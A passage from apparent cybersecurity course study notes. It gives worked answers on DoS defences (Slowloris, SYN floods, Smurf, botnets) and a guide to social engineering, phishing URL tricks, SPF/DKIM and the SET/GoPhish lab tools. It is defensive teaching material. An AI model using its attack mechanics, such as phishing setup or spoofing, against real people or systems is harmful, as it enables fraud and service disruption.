2. **Slowloris - Resource:** the **web server's sockets / connection pool**, held open by partial HTTP requests (L06 p.42). - **Layer:** Layer 7 (application) — the only Layer 7 tool in the list. - **Bandwidth: very low** — that is its defining trait. - **SYN cookie? No.** The TCP handshakes *complete* (the

connections are real, fully-open), so the half-open buffer is never the bottleneck. SYN cookies solve a Layer-4 problem Slowloris does not create. - **Best mitigation:** application-aware controls — aggressive **connection/request timeouts**, **per-IP connection limits**, or fronting with a **reverse proxy** (L06 p.33) that buffers/normalises slow clients.

3. **Lab HTTP `curl` flood ($\times 200 / \times 500$) against Apache** - **Resource:** Apache worker processes — worker exhaustion, delayed responses, timeouts (E06 Task 3). - **Layer:** Layer 7 (application) — it overloads the web server, not the network stack (contrast with the port scan, which hits the kernel — E06 Task 2). - **Bandwidth:** higher than Slowloris — it is a genuine flood of complete requests, though far smaller than a link-saturating volumetric attack. - **SYN cookie? No.** Again the connections complete; the bottleneck is the worker pool, not the half-open buffer. SYN cookies are irrelevant. - **Best mitigation:** **rate limiting** at the server/reverse proxy and adequate worker provisioning; the lab's root-cause analysis notes Metasploitable 2 has **no modern protections such as rate limiting** (E06 §7), which is exactly why it falls over.

Synthesis: SYN cookies are a precise, Layer-4 answer to *one* bottleneck (half-open buffers). Both Layer-7 attacks complete their handshakes, so they slip past SYN cookies entirely and demand application-layer mitigations (timeouts, per-IP limits, rate limiting, reverse proxies). This is the practical reason the lecture stresses that the rising Layer-7 attacks are harder to defend — the cheap L4 fixes do not apply.

[VERY HARD] The MitID "Insecurity of the Week" case combined three weaknesses: a username-enumeration oracle, missing rate-limiting/blocking ($\approx 11,000$ usernames harvested in one night), and a DoS against 17 consenting users, plus lacking logging. Construct a defense-in-depth response that addresses each weakness, and explain how one missing control — rate limiting — sits at the intersection of enumeration, brute force, and DoS.

Answer: Recall the case facts (L06 p.6): **username guessing was possible** (a non-existent UID was *immediately confirmed* as non-existent — an enumeration oracle); **$\sim 11,000$ usernames were harvested in one night without being blocked**; there was a **DoS against 17 users** (who had consented); and there was **lacking logging & surveillance**.

Defense-in-depth response, weakness by weakness:

1. **Enumeration oracle (immediate "no such user" confirmation).** Make responses **indistinguishable** for valid vs invalid UIDs — uniform messaging and uniform timing so the system never functions as an oracle. This removes the "is this a real account?" signal at the source.
2. **11,000 harvested unblocked $\rightarrow$ no rate limiting.** Introduce **rate limiting and blocking** on enumeration/login attempts (per-IP, per-account, per-session), with **CAPTCHAs / progressive delays** so an attacker cannot make thousands of probes in a night. This maps directly onto the lecture's general mitigations — **rate limiting / IDS-IPS / firewall filtering** of abusive sources (L06 pp.31–33; E06 §7 notes the lab victim's downfall was "no modern protections such as rate limiting").
3. **DoS against 17 users.** Defend Availability with the lecture's tooling: detect abusive patterns (**IDS/IPS**), apply rate limits, and — critically — design lockout/blocking so it **cannot itself be weaponised** (the "what could possibly go wrong?" lockout-as-DoS trap from L06 p.47). Use per-source throttling rather than blanket account locks that an attacker could trigger against legitimate users.
4. **Lacking logging & surveillance.** Add **comprehensive logging and monitoring** so enumeration sweeps and DoS bursts are visible and alertable. The lecture repeatedly ties detection to logs — brute force "floods a good system's logs" (L06 p.49) and the lab inspects `access.log/error.log` for the attack signature (E06 §6). Without logging, none of the above is detectable after the fact.

Why rate limiting sits at the intersection: The single missing control of **rate limiting** would have blunted all three threat types at once:

- **Enumeration:** caps how many UUIDs an attacker can test, so 11,000 probes in a night becomes impossible — the oracle is only dangerous if you can query it at scale.
- **Brute force:** the lecture frames brute force as "an attack against the odds (combinatorics)" that needs **many attempts** (L06 p.49); rate limiting directly "makes the combinatorics work against the attacker" (the defender's move at L06 p.50–51) by starving it of attempts.
- **DoS:** abusive request volume — whether enumeration, brute force, or a flood — is exactly what rate limiting throttles, protecting Availability (L06 p.8).

So rate limiting is the keystone control: enumeration, brute force, and DoS are all **volume-of-attempts** problems, and rate limiting attacks the volume directly. Its absence in MitID is why a single gap manifested as three distinct vulnerabilities — and why defense-in-depth must pair it with non-oracle responses and thorough logging so the remaining edges are covered.

[VERY HARD] An attacker boasts of a "next-gen" DDoS that combines: (1) reflected/amplified ICMP via Smurf, (2) a SYN flood, and (3) a Slowloris layer — all from a botnet with spoofed sources and encrypted C&C. As defender, prioritise your countermeasures, explain which single defensive action degrades the most attack components at once, and identify the one component that survives most of your defenses and why.

Answer: Decompose the blended attack and map each component to the lecture's countermeasures, then prioritise.

Component-by-component defenses:

1. **Smurf (reflection/amplification, spoofed source).** Defeated at the **router level**: stop responding to **broadcast pings** (now the standard default) and apply **anti-spoofing ingress/egress filtering** (L06 p.27). Anti-spoofing filtering also undercuts the botnet's spoofed sources generally.
2. **SYN flood (Layer 4, half-open buffer).** Defeated by **SYN cookies** (root-cause fix — no half-open buffer consumed), with **RST cookies** as a complement; stack tweaking only delays (L06 p.31).
3. **Slowloris (Layer 7, low-bandwidth, sockets held open).** Needs **application-aware** defenses — connection timeouts, per-IP connection limits, and ideally a **reverse proxy** frontend that normalises/buffers slow clients (L06 pp.33, 42).
4. **Botnet with spoofed sources + encrypted C&C (the substrate).** Attack the model itself: **take down C&C servers** and **disinfect machines** (L06 p.35); the flood **must be sustained**, so disruption restores service. Taking over the C&C also risks **exposing the attacker** (L06 p.35).

Prioritised plan:

1. **First, deploy a third-party reverse-proxy / web-security service (e.g. Cloudflare).** This is the **single action that degrades the most components at once**. Its distributed data centres (L06 p.33) absorb and distribute the **volumetric Smurf reflection** and the **SYN flood** across many nodes (so no single link saturates and per-node SYN handling is spread/cookie'd at the edge), **and** the proxy frontend is exactly where you enforce the **timeouts and per-IP connection limits that blunt Slowloris**. One deployment touches all three traffic-facing components, and "if one reverse proxy is attacked, others take over" (L06 p.33).
2. **Enable SYN cookies** on origin and edge to remove the half-open-buffer bottleneck regardless of how much SYN traffic the proxy passes through.

3. **Push anti-spoofing and no-broadcast-reply at the router level** to kill the Smurf amplifier and reduce spoofed-source effectiveness (L06 p.27).
4. **In parallel, attack the botnet substrate** — C&C takedown and disinfection (L06 p.35) — to end sustainment and potentially expose the operator.

The component that survives most defenses, and why: Slowloris. Every defense above that relies on a **uniform pattern or Layer-4 mechanics** misses it. SYN cookies do not apply (its handshakes complete). Anti-spoofing and no-broadcast-reply do not apply (it does not spoof or use broadcast). Simple firewall rules fail because "**simple firewall rules help against a uniform attack pattern**" (L06 p.35) and Slowloris traffic **looks like legitimate, slow HTTP** — there is no uniform malicious signature. Even bandwidth-absorbing capacity barely helps, since Slowloris is **low-bandwidth by design** (L06 p.42); it exhausts **sockets**, not the link. Only the application-aware controls (timeouts, per-IP connection caps, the reverse proxy's slow-client handling) actually touch it — which is precisely why the lecture warns that **Layer 7 attacks are on the rise** (L06 p.23): they slip past the cheap, uniform-pattern, Layer-4 defenses that crush the volumetric and protocol-layer components of the very same blended attack.

[VERY HARD] A red-team report claims their botnet "achieves a sustained 50× amplification using Smurf, so we don't even need many zombies — one attacker box is enough for a real DDoS." Evaluate this claim on three independent grounds (the amplification math, the lecture's definition of DDoS, and the durability/traceability of the approach), and state whether the claim holds.

Answer: The claim conflates *amplification* with *distribution* and ignores both durability and traceability. Evaluate it on three independent grounds:

1. **The amplification math is real but bounded — and it is reflection, not distribution.** Smurf genuinely amplifies: one spoofed broadcast ICMP echo request triggers a reply from every responding host, so on a network of ~50 responders you get roughly **50 × more reply traffic at the victim than the attacker sent** (L06 p.27). So the 50 × figure is plausible. But amplification multiplies **volume**, not **sources of origination**. The replies still come from a finite, fixed amplifier network whose default behaviour has since been changed in the standards to **not respond to broadcast pings** (L06 p.27), and anti-spoofing router filtering blocks the spoofed source. The math gives bandwidth, not a botnet.
2. **By the lecture's own definition, this is not a real DDoS.** A DDoS is defined by traffic from **many sources simultaneously** (L06 p.8), and the lecture states flatly that "**without botnets, DDoS is difficult to achieve**" (L06 p.35) and that "**simple DoS might suffer from network bottlenecks**" (L06 p.35). "One attacker box + a reflector" is still a *single originating source* constrained by its own uplink to send the trigger stream; reflection borrows a third party's bandwidth but does not make the attack distributed. It is a (amplified) DoS, not a DDoS.
3. **Durability and traceability undercut it further.** The lecture's "Weaknesses" slide notes the flood **must be sustained** (L06 p.35) — the moment the single box stops (or its uplink is throttled, or the reflector is fixed), the victim recovers. And reflection through a known amplifier plus a single origin makes **packets trackable**, which the lecture flags as a moment the attacker "**might be at risk of discovery**" (L06 p.35). Contrast genuine botnet toolkits (TFN, Stacheldraht) that add **IP spoofing across many agents and encrypted, hideable C&C** precisely to gain distribution, durability and stealth (L06 pp.40–41) — none of which a single reflector box provides.

Verdict: the claim does not hold. The 50 × number is legitimately *amplification*, but amplification is not distribution. By the lecture's definitions it remains a single-source DoS — bandwidth-constrained at origin, easily defeated at the router (no-broadcast-reply + anti-spoofing), non-durable once flooding stops, and traceable. "One box is enough for a real DDoS" fails on all three independent grounds.

07. Social Engineering

Source material: L07_Social_Engineering.pdf (52 slides) and E07.pdf / Lab 03 (5 pages). All claims below are grounded in these two documents. Inline citations use the form (L07 p.X) for the lecture slides and (E07 p.X) for the lab. Where the lecture is silent on a detail, this is stated explicitly rather than guessed.

Overview — what this topic covers and why it matters

Social engineering is the human-facing side of cybersecurity. The lecture defines it as "any act that influences a person to take an action that may or may not be in their best interest" and, more pointedly, as "a psychological manipulation technique used to persuade individuals into making decisions or disclosing information they might not otherwise share" (L07 p.7). Rather than breaking into systems through technical vulnerabilities, the attacker exploits the **person** who has legitimate access — tricking them into revealing credentials, running malware, transferring money, or granting physical access. It is "commonly associated with cybersecurity threats such as phishing, pretext, and impersonation," but the same tactics appear in "traditional" scams, and the techniques can even be used ethically (e.g., to drive positive behavioral change) (L07 p.7).

This topic matters because people are frequently the weakest link and the hardest to "patch." The lecture's central worked example is **phishing** — a variant of social engineering where an attacker impersonates a trusted entity over email or another channel (L07 p.25) — and a large part of the material is devoted to how phishing works (credential stealing, malware infiltration, CEO fraud), how attackers disguise malicious URLs, and how defenders fight back with technical controls (SPF, DKIM, DMARC, content blocking) and human controls (user education, simulated phishing campaigns). The accompanying lab (E07) has you both **identify** social-engineering attacks (phishing, vishing, smishing) and **run controlled phishing simulations** using the Social Engineer Toolkit (SET) and GoPhish in a Kali Linux environment (E07 p.1). By the end you should be able to explain the SE attack lifecycle, the psychological principles attackers exploit, how phishing is carried out, and the techniques for detecting and preventing it (L07 p.6).

Key Concepts

What social engineering is

What: Any act that influences a person to take an action that may or may not be in their best interest; equivalently, a psychological manipulation technique used to persuade individuals into making decisions or disclosing information they might not otherwise share (L07 p.7).

Why it matters: It targets the human, not the machine. It is commonly tied to cybersecurity threats (phishing, pretext, impersonation) but also appears in everyday scams (L07 p.7).

How: The attacker builds a believable context (a *pretext*) and applies *persuasion tactics* to push the target toward the desired action. The lecture stresses that social engineering is "often associated with malicious intent, but it can also be used for positive and ethical purposes," e.g., behavioral change for individual or societal benefit (L07 p.7).

Methods of attack — digital vs. physical

The lecture splits SE methods into **digital** and **physical** categories (L07 p.8). The umbrella list of attack methods includes: phishing e-mails, spear-phishing emails, credential harvesting, whaling (CEO fraud), smishing, "evil USB," attached files (PDF, Excel, e-mail), and visiting on site (L07 p.8).

Digital methods (L07 p.9): - **Phishing** — a deceptive tactic where attackers impersonate a trusted entity to trick users into revealing sensitive information. Sub-variants: - **Vishing (Voice Phishing)** — phishing carried out by voice/phone call. - **Smishing (SMS Phishing)** — phishing carried out via SMS text message. - **Baiting** — luring victims into compromising security by offering something tempting. - **Waterholing (watering the hole)** — compromising a legitimate website that is frequently visited by a target group, so visitors get attacked. - **WiFi Spoofing** — setting up fake WiFi hotspots with names that mimic legitimate networks.

Physical methods (L07 p.10): - **Dumpster Diving** — searching trash bins or discarded documents for sensitive information; even shredded documents can sometimes be reconstructed. - **Tailgating (Piggybacking)** — gaining unauthorized access to a restricted area by following an authorized person, often by pretending to have forgotten an access card or by carrying items to look like an employee. - **Shoulder Surfing** — physically observing someone enter sensitive information, e.g., watching a person type a password/PIN at an ATM or login screen, overhearing confidential conversations in cafés or on public transport, or observing sensitive documents left open on desks/screens.

The social engineering attack lifecycle

The lecture presents the attack as a lifecycle with named stages (L07 p.11). The textual stages described in the slides are:

1. **Choosing a target (L07 p.12)** — identify which people have access to the data or system components of interest; this often involves information gathering. The initial target can be a *pivoting point* — a stepping stone for further attacks (e.g., compromising an employee's account to send internal emails). Target specificity comes in three forms: - **Explicit target** — focus on specific individuals with valuable access, e.g., a CEO. - **Opportunistic target** — target a large group to increase the chance of success, e.g., mass phishing emails. - **Hybrid approach** — combine both, e.g., setting up a malicious WiFi network.
2. **Contacting the target (L07 p.13)** — the method of contact depends on the attacker's goal: extract sensitive information (passwords, financial data), deploy malware on the victim's device, or gain physical/remote access to a system or network. Contact can be one-off or a long-term relationship/observation, and manual or automated. Success is increased via personalization (from information gathering) and pretexts/persuasion tactics. (The Social Engineering Toolkit is referenced here as a contact tool.)
3. **Information gathering** runs through the contact phase (covered next).

Note: slide 11 shows a lifecycle diagram as an image; the slides' text names the "Choosing a target" and "Contacting the target" stages explicitly (L07 pp.11–13). The lecture does not spell out a fixed numbered list (e.g., the classic "reconnaissance → hook → play → exit"), though the learning objectives do say you should be able to explain the stages "from reconnaissance to execution" (L07 p.6).

Information gathering (reconnaissance / OSINT)

Information gathering feeds personalization and pretexting. The lecture lists sources by category (L07 pp.14–17):

General sources (L07 p.14): content from search engines, content from web pages, content accessed anonymously, and the **OSINT Framework**.

Personal information (L07 p.15): - Governmental records (e.g., services like krak.dk). - Social media, including forums and message boards: - Basic information: name, employment, relationship status. - Usernames — can be used to identify the same person's other online accounts. - Interactions with people/services: likes, check-ins, friends. - Content posted by *others*: friends/family on social media, the company website, media reports. - (Reference given: osintdojo.com/diagrams/person.)

Organizations & data breaches (L07 p.16): - Public records, e.g., the CVR register, court documents. - DNS records (e.g., via whois.com). - Information directly from the company: website, press releases, social media. - Information from company employees (e.g., their social media). - Information about user accounts (e.g., passwords/login credentials from breaches).

Financial information (L07 p.17): - Public information, e.g., tax records. - Leaks, e.g., financial papers, payment-service transactions. - Cryptocurrency analysis: transaction history of a public key plus network analysis, spending/income patterns, exchange activity and wallet connections, and identities connected to certain accounts (personal/business pages, location).

Pretexting

What: A pretext is the fabricated context/story the attacker uses to make contact believable (L07 pp.13, 18).

How (examples, L07 p.18): - **Work pretext** — use a current event to make conversations convincing. - **Personal pretext** — leverage personal information. - **Work + Personal** — combine work and personal information to make the approach more believable and to establish further rapport with the target.

Persuasion tactics and psychological principles

The lecture gives two overlapping lists of persuasion levers.

Persuasion tactics: examples (L07 p.19): - **Offering or promising a reward** — exploiting people's response to being offered rewards. - **Liking and social proof** — people do favors for those they like or for members of their own social group. - **Trustworthiness** — based on appearance (of people, companies, websites). - **Appeal to authority** — people are likely to follow authority and urgency.

Psychological techniques (L07 p.20): - **Authority** — pretending to be someone important. - **Fear and Urgency** — creating panic so the victim acts quickly. - **Scarcity and Urgency** — limited-time offer or "few spots left." - **Trust and Familiarity** — pretending to be someone the victim knows or trusts. - **Plausibility** — making the request believable enough that the victim does not question it. - Also listed: **Curiosity, Reciprocity, Convenience**, etc.

These map onto Cialdini's classic principles of persuasion (authority, social proof/liking, scarcity, reciprocity, commitment/consistency). The lecture names authority, social proof, liking, reciprocity, scarcity, and trust explicitly but does **not** cite Cialdini by name or list a canonical "six principles" — so for the exam, attribute these to the lecture's own lists (L07 pp.19–20) rather than to Cialdini unless the exam framing asks for the academic source.

Why decision-making makes people vulnerable

The lecture explains *why* people fall for SE by examining how security decisions get made (L07 p.21): - **Context-Dependent Decisions** — people make security decisions based on the situation. - **Emotional Triggers** — decisions made based on emotions. - **Non-Automatic Decisions** — security actions are often not automatic; they require active thought and decision-making. - **Cognitive Bias** — security-related tasks are perceived as obstacles. - **Barriers to Compliance** — security tasks like verifying emails or checking physical security are often viewed as annoyances.

This is reinforced later (L07 p.46): users find phishing hard to detect because there is a gap between "what the user *wants* to do" (process their email and get on with work) and "what the user *needs* to do" (carefully verify each message).

Social engineering penetration testing (ethics)

SE can be tested like classical pen-testing: let an external team of experts try to attack the organization using SE methods (L07 p.22). Phishing campaigns are themselves considered penetration testing in the SE context (L07 p.22). Key ethical issues to consider (L07 p.22): - How much information can one get about a person/company? Are illegal/"gray-area" sources (e.g., the contents of leaked data breaches) acceptable to use? Is active social engineering (directly contacting the target or their social circle) acceptable? - Which pretexts and persuasion tactics are ethical to use? - How are results reported — should specific people be named? Should information found about them via information gathering be shared with their employer?

Worked SE scenario (L07 p.23): A security guard (John) is approached by a visibly pregnant woman who feels unwell and needs to come inside to use a phone and bathroom. Options: *ignore the request* (she might have a real medical emergency) vs. *let her in* (she might plant eavesdropping devices or malware-laden removable media). The lecture's suggested resolution: have a **second security guard** stay at the entrance while John helps her, ensuring she does not do anything suspicious — i.e., balance compassion against security with compensating controls.

Phishing — definition and indicators

What: Phishing is a variant of social engineering where the attacker sends emails (or messages via other channels, e.g., SMS) impersonating a trusted entity (L07 p.25).

How to tell a message is fake (Nordea example, L07 p.25): - **Main indicator:** the link does not lead to the real (Nordea) website. - **Other possible indicators:** timing of the message (e.g., a Saturday evening), spelling mistakes, and content invoking a sense of urgency.

How phishing works — three mechanisms

1. Credential stealing (L07 p.26): 1. User gets an email with a link to a trusted organization's website. 2. The link goes to a site that *looks* like the real one but is owned by the attacker. 3. The user is prompted to enter credentials. 4. Credentials are forwarded to the attacker. 5. The attacker gains full control over the user's account.

2. Malware infiltration (L07 p.27): 1. User gets an email with an attached file. 2. User opens the attachment. 3. The attachment runs a malware script. 4. Malware gains control over the user's system (e.g., exfiltrating data) and/or propagates to other users/devices on the network. 5. In rare cases malware can run *without* the user opening the file — by clicking the link, or even just reading the email — especially dangerous on systems without security updates.

3. CEO fraud / whaling (L07 p.28): 1. User gets an email impersonating a trusted person/authority. 2. The email contains instructions: transfer money, share sensitive documents, etc. 3. The user follows the instructions.

Regular phishing — the attacker's investment (L07 p.29): - Register email addresses to use for the phishing mailing. - Register a website that looks like the one the attacker wants to impersonate, **or** prepare malware to be attached. - Send out the phishing emails. - Openly available tools — including **generative AI** — exist to help. (The Social Engineering Toolkit is referenced here.)

How email enables spoofing (SMTP weaknesses)

Email runs on **SMTP (Simple Mail Transfer Protocol)**, originally designed in 1980 with **no initial security considerations** in mind (L07 p.30). This is what makes spoofing possible.

Sender spoofing — sender's name (L07 p.31): The sender's *display name* is falsifiable. Eve sends from a public mail server (mail.com) but sets `From: Alice <eve@mail.com>`. The sender address can be made to look similar enough to be believable — e.g., `alice@mail.com` (if Alice never registered that account) or `alice@eve.com`.

Sender spoofing — sender's address (L07 p.32): The sender's actual email *address* is falsifiable if the attacker controls the server, or if the email provider's server is incorrectly configured — Eve sends `From: Alice <alice@alice.com>` from her own eve.com server.

Website spoofing and URL-disguising tricks

In a website-spoofing email (L07 p.33), the real link destination can be hidden behind the visible link text and only revealed via the tooltip when hovering. Attackers use a graded series of tricks (L07 pp.34–36):

- **Trick 0 — No trick:** raw IP or obvious domain like `evilhacker.org / 182.15.128.103`. Should be easy to detect, but the user still must pay attention to the URL (L07 p.34).
- **Trick 1 — URL shorteners:** e.g., `https://tinyurl.com/bffte48x`. Hard to distinguish without clicking; services exist to expand/check shortened URLs but must be used explicitly (L07 p.34).
- **Trick 2 — Legitimate website as part of the URL:** `amazon.com.evilhacker.com` or `evilhacker.com/www.facebook.com`. A problem if the user does not know how to identify the *real* domain, or if only part of the URL is shown (e.g., on mobile) (L07 p.35).
- **Trick 3 — Similar domains:** `amazon-shop.com` instead of `amazon.com`. A problem if the user does not know what the real website is (L07 p.35).
- **Trick 4 — (Almost) indistinguishable domains (homoglyphs/typosquatting):** `arnazon.com` (`rn ≈ m`), `mircosoft.com`, `fácebook.com` (accented character), `apple.com` with a look-alike character. Especially hard to notice (L07 p.36).
- **Trick 5 — Compromised legitimate websites / open redirects:** `evilhacker.amazon.com`, `amazon.com/evilhacker`, or `amazon.com/login?redirect=https://evilhacker.org`. Impossible to notice from the URL alone — the website owners must take measures (L07 p.36).

Domain verification defenses: SPF, DKIM, DMARC

These are the technical anti-spoofing controls (L07 pp.38–45).

SPF (Sender Policy Framework) — defends against sender spoofing (L07 pp.38–39): - **Threat:** Eve uses her own server (eve.com) to spoof the sender as `alice@alice.com`. - **Idea:** Bob's server checks with Alice's domain (alice.com) whether the sending server (eve.com) is *allowed* to send on Alice's behalf. - **If not allowed:** either **softfail** (email delivered to Bob but marked as failing verification) or **fail** (email not delivered). - SPF is published as a DNS record, e.g., `v=spf1 a -all` — allow the current server to send; unverified emails are not delivered. Variants can add other servers and IP ranges. Free SPF record generators are available online (L07 p.39).

DKIM (DomainKeys Identified Mail) — defends against message spoofing (L07 pp.40–41): - **Threat:** Eve intercepts a message Alice sent and changes its content before it reaches Bob. - **Solution:** digital signatures via DKIM. The **secret key** of alice.com is needed to sign the message; the **public key** of alice.com (published in DNS) is needed to verify the signature. - The signature ensures the email was sent via alice.com **and** has not been tampered with in transit (L07 p.41). Bob's server checks: "Has this message been signed with the public key of alice.com?" The public key lives in a DNS record, e.g., `v=DKIM1; t=s; p=MIGfMA0G...` (L07 p.41).

DMARC is named on the phishing-detection summary as the umbrella mechanism to "protect against sender spoofing," with the caveat that it may not help if the recipient does not know the valid sender address (L07 pp.44–45). The lecture does not give DMARC its own detailed slide — treat SPF + DKIM as the building blocks and DMARC as the policy layer on top.

Blocking malicious content and the limits of automation

Blocking of malicious content (L07 p.42): - **Known malicious content:** known malicious domains (e.g., from PhishTank), known malware in attachments. - **Potentially malicious content:** look-alike domains, dangerous file formats in attachments (e.g., .exe), other suspicious indicators such as certain keywords. - **Alternative — allow-list:** only permit content from an allow-list (e.g., only internal websites) — but this can be too restrictive. - **Alternative — warn instead of block:** include a warning on a suspicious email rather than blocking it entirely — but this needs manual verification.

Automatic verification issues (L07 p.43): - **False positives** — legitimate emails are blocked. - **False negatives** — phishing emails reach the user. - Certain methods need technical know-how (e.g., signing/verifying signatures). - Threat intelligence can be lacking or outdated (e.g., for malicious-domain lists). - Manual inspection is sometimes still needed.

Manual detection indicators (for users)

The lecture's manual-detection checklist, with each indicator's strengths and weaknesses (L07 p.44): - **Look and feel (e.g., spelling mistakes):** an indicator for poorly made phishing emails — might be enough to repel most attacks — but professional-looking phishing emails can be created. - **Content (suspicious requests, unusual wording, "Nigerian prince" frauds):** an indicator in some cases (e.g., banks never ask for credit-card data), but hard to detect with personalized emails. - **Lack of security features (no domain verification / no signature):** an indicator if such features are expected, but false positives are possible and false negatives are not excluded (e.g., if DMARC is set up incorrectly). - **URL/attachment check:** the **most reliable indicator**, but it requires knowledge on the user's part.

Detection-methods summary, with the catch for each (L07 p.45): - Block phishing websites? — not always reliable to detect or fast enough to act. - Register all look-alike domains? — requires resources; attackers can invent new tactics. - Protect against sender spoofing (e.g., DMARC)? — might work, but what if the recipient doesn't know the valid sender address? - Use digital signatures? — might be too complicated for users to apply. - Rely on users to detect phishing links? — unavoidable, but challenging.

User education and simulated phishing campaigns

Anti-phishing information materials (L07 p.47): a variety of media (e-learning modules, videos, websites, paper materials); **gamification** for active learning and motivation; anti-phishing games such as **NoPhish** and **Anti-Phishing Phil**; and **embedded learning**. (Reference: phish-education.apwg.org.)

Simulated phishing campaigns — the GoPhish platform (L07 p.48): - **Goals:** evaluate how many people click the link / enter credentials; measure how vulnerable the organisation is to phishing; measure how effective the awareness measures are; and teach (e.g., combined with additional awareness materials). - **Data collected:** the *rate* of clicks or data entries only; the *names* of people clicking or providing data (e.g., entering passwords); and the *specific data* provided on the website.

Issues with security education (L07 p.49): - One-time measures are not enough — habits take time to change, new people join, and threats evolve as attackers get cleverer. - Putting responsibility solely on the user — are there unreasonable demands? Do users know how to report a phishing link? Are there *consequences* for the user of reporting / of clicking a phishing link? - Lack of actionable advice — instructions are often unclear ("don't click on suspicious emails") or unrealistic ("don't visit websites you don't know"). - (Reference: takefive-stopfraud.org.uk.)

Lab tools: SET and GoPhish

The lab (E07) uses two open-source phishing-simulation tools, both run from Kali Linux (E07 pp.1, 3–5): - **SET (Social Engineer Toolkit)** — open-source, designed for security testing and awareness training; lets professionals design, execute, and monitor phishing campaigns safely. Used in Exercise 5 to craft a phishing email (Email Attack feature) and a fake login page (Website Attack feature), then launch and analyze the campaign (E07 pp.1, 3–4). - **GoPhish** — the framework used in Exercise 6 (and shown in the lecture, L07 p.48): configure SMTP, build a landing page, define a target group, design the email, launch, and track open/click/credential-capture rates via the dashboard (E07 p.5).

Glossary

- **Social engineering** — Any act that influences a person to take an action that may or may not be in their best interest; psychological manipulation to make people disclose information or take actions they otherwise wouldn't (L07 p.7).
- **Phishing** — A deceptive tactic where attackers impersonate a trusted entity (via email or other channels) to trick users into revealing sensitive information (L07 pp.9, 25).
- **Spear-phishing** — A targeted phishing attack aimed at specific individuals (listed among SE methods, L07 p.8; corresponds to the "explicit/personalized" targeting on L07 p.12). *Note: the lecture lists the term but does not give a separate definition slide.*
- **Whaling / CEO fraud** — Phishing that impersonates a senior/trusted authority, instructing the victim to transfer money or share sensitive documents (L07 pp.8, 28).
- **Vishing** — Voice phishing; phishing carried out over a phone call (L07 p.9; E07 p.1).
- **Smishing** — SMS phishing; phishing carried out via text message (L07 pp.8–9; E07 p.1).
- **Credential harvesting / credential stealing** — Collecting victims' login credentials, typically via a fake login page that forwards entered credentials to the attacker (L07 pp.8, 26).
- **Baiting** — Luring victims into compromising security by offering something tempting (L07 p.9).
- **Waterholing (watering hole)** — Compromising a legitimate website frequently visited by a target group so its visitors are attacked (L07 p.9).
- **WiFi spoofing** — Setting up a fake WiFi hotspot with a name mimicking a legitimate network (L07 p.9).
- **Evil USB** — A malicious USB device used as a physical attack vector (listed among SE methods, L07 p.8).
- **Dumpster diving** — Searching trash/discarded documents for sensitive information; even shredded documents can sometimes be reconstructed (L07 p.10).
- **Tailgating (piggybacking)** — Gaining access to a restricted area by following an authorized person, e.g., pretending to have lost an access card (L07 p.10).
- **Shoulder surfing** — Physically observing someone entering sensitive data (passwords, PINs) or overhearing/observing confidential information (L07 p.10).
- **Pretext** — The fabricated story/context an attacker uses to make contact believable; can draw on work, personal, or combined information (L07 pp.13, 18).
- **OSINT (Open-Source Intelligence)** — Gathering information from publicly available sources (search engines, web pages, social media, public records); the lecture references the OSINT Framework (L07 p.14).
- **Pivoting point** — Using an initial compromised target as a stepping stone for further attacks (e.g., a hijacked account used for internal emails) (L07 p.12).

- **Explicit target** — Targeting specific high-value individuals (e.g., a CEO) (L07 p.12).
- **Opportunistic target** — Targeting a large group to increase the chance of success (e.g., mass phishing) (L07 p.12).
- **Hybrid approach** — Combining explicit and opportunistic targeting (e.g., a malicious WiFi network) (L07 p.12).
- **SMTP (Simple Mail Transfer Protocol)** — The email-sending protocol, designed in 1980 with no built-in security, which makes spoofing possible (L07 p.30).
- **Sender spoofing** — Falsifying the sender's display name or address so an email appears to come from a trusted person (L07 pp.31–32).
- **Message spoofing** — Intercepting and altering a message's content in transit (defended by DKIM) (L07 p.40).
- **SPF (Sender Policy Framework)** — A DNS record letting a domain declare which servers may send mail on its behalf; receiving servers check it and softfail/fail unauthorized senders (L07 pp.38–39).
- **DKIM (DomainKeys Identified Mail)** — A digital-signature mechanism: the domain signs outgoing mail with a secret key; recipients verify with the public key in DNS, proving origin and integrity (L07 pp.40–41).
- **DMARC** — The policy layer for protecting against sender spoofing, building on SPF/DKIM (L07 pp.44–45).
- **Softfail / fail** — SPF outcomes: softfail delivers the email but flags it; fail blocks delivery (L07 p.38).
- **PhishTank** — A source of known malicious domains used for content blocking (L07 p.42).
- **False positive / false negative** — A legitimate email wrongly blocked / a phishing email wrongly allowed through (L07 p.43).
- **Homoglyph / look-alike domain** — A domain using visually similar characters (e.g., `arnazon.com`, `fácebook.com`) to impersonate a real one (L07 p.36).
- **Open redirect** — A URL on a legitimate site that forwards to an attacker site (e.g., `amazon.com/login?redirect=https://evilhacker.org`) (L07 p.36).
- **SET (Social Engineer Toolkit)** — Open-source tool for designing, executing, and monitoring phishing campaigns; has Email Attack and Website Attack features (E07 pp.1, 3–4).
- **GoPhish** — Open-source phishing-simulation platform with SMTP config, landing pages, target groups, campaigns, and a tracking dashboard (L07 p.48; E07 p.5).
- **NoPhish / Anti-Phishing Phil** — Gamified anti-phishing training tools/games (L07 p.47).
- **Embedded learning** — Teaching users at the "teachable moment," e.g., immediately after they fall for a simulated phish (L07 p.47).

How-To Cookbook

A. Spotting phishing indicators in an email (manual detection)

Grounded in L07 pp.25, 33, 44 and the lab's red-flag tasks (E07 pp.1–2).

1. **Check the link before clicking.** Hover over (don't click) every link and read the real destination from the tooltip/status bar. The single most reliable indicator is whether the link actually leads to the real organization's domain (L07 pp.25, 44). Watch for the URL tricks below.
2. **Identify the real domain in the URL.** Read the domain right-to-left to find the true registrable domain. Be alert to: the legit name buried as a subdomain or path (`amazon.com.evilhacker.com`, `evilhacker.com/www.facebook.com`), similar domains (`amazon-shop.com`), homoglyphs

(arnazon.com, facebook.com), URL shorteners (expand them with a checker), and open redirects (...?redirect=https://evilhacker.org) (L07 pp.34–36).

3. **Check the sender.** Remember the display name and even the address can be spoofed (L07 pp.31–32). Look for addresses that are *similar but wrong* (e.g., yourbank-service@mail.com).
4. **Look for urgency, fear, and scarcity cues.** "Act immediately," "account compromised," "before 16:00 today to avoid salary delays" are classic pressure tactics (L07 pp.20, 25; E07 p.2).
5. **Scan for look-and-feel problems** — spelling mistakes, odd timing (e.g., Saturday evening), unusual wording (L07 pp.25, 44).
6. **Sanity-check the request itself.** Legitimate banks never ask for credit-card data; legitimate IT never asks you to disclose your password (L07 p.44).
7. **Check for missing security features** when they'd be expected (no domain verification/signature) — but treat this cautiously (false positives/negatives possible) (L07 p.44).
